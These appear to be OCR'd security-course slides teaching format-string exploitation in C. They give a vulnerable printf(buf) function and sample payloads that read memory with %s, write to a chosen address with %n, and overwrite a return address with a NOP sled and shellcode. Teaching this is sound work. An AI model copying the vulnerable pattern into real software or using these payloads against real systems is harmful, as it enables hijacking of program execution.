



```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
=>    printf(buf);
5.  }
```

Observe: buf is ***above*** printf on the call stack, thus we can walk to it with the correct specifiers.

What if fmt is "%x%s"?

Viewing Specific Address—2




```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
=>    printf(buf);
5.  }
```

Idea! Encode address to peek in buf first.


Address `0xfffff747` is

`\x47\xf7\xff\xff`

in *little endian*.

`\x47\xf7\xff\xff%x%s`

Writing to Specific Address




```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
=>    printf(buf);
5.  }
```

Same Idea! Encode address to peek in buf first. Address `0xfffff747` is

`\x47\xf7\xff\xff`

in *little endian*.

`\x47\xf7\xff\xff%x%n`

Wait! If you could write to any memory region, which one would you choose?

The instruction pointer (RIP) is your friend :D


Capability #2: Using a format string vulnerability we may be able to write anything anywhere (aka *write-what-where* exploit), which typically translates to arbitrary control of execution

Format Strings: a type of Control Flow Hijack

- Overwrite return address with buffer-overflow induced by format string

- Overwrite a function pointer or similar structure that may get invoked during execution (GOT, destructors, exception handlers and more).

Overflow by Format String




```
char buf[32];
sprintf(buf, user);
```

Overwrite
return address

"%36u\x3c\xd3\xff\ff<nops><shellcode>"

Write 36 digit decimal, overwriting
buf
and caller's ebp

Shellcode with
nop slide

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!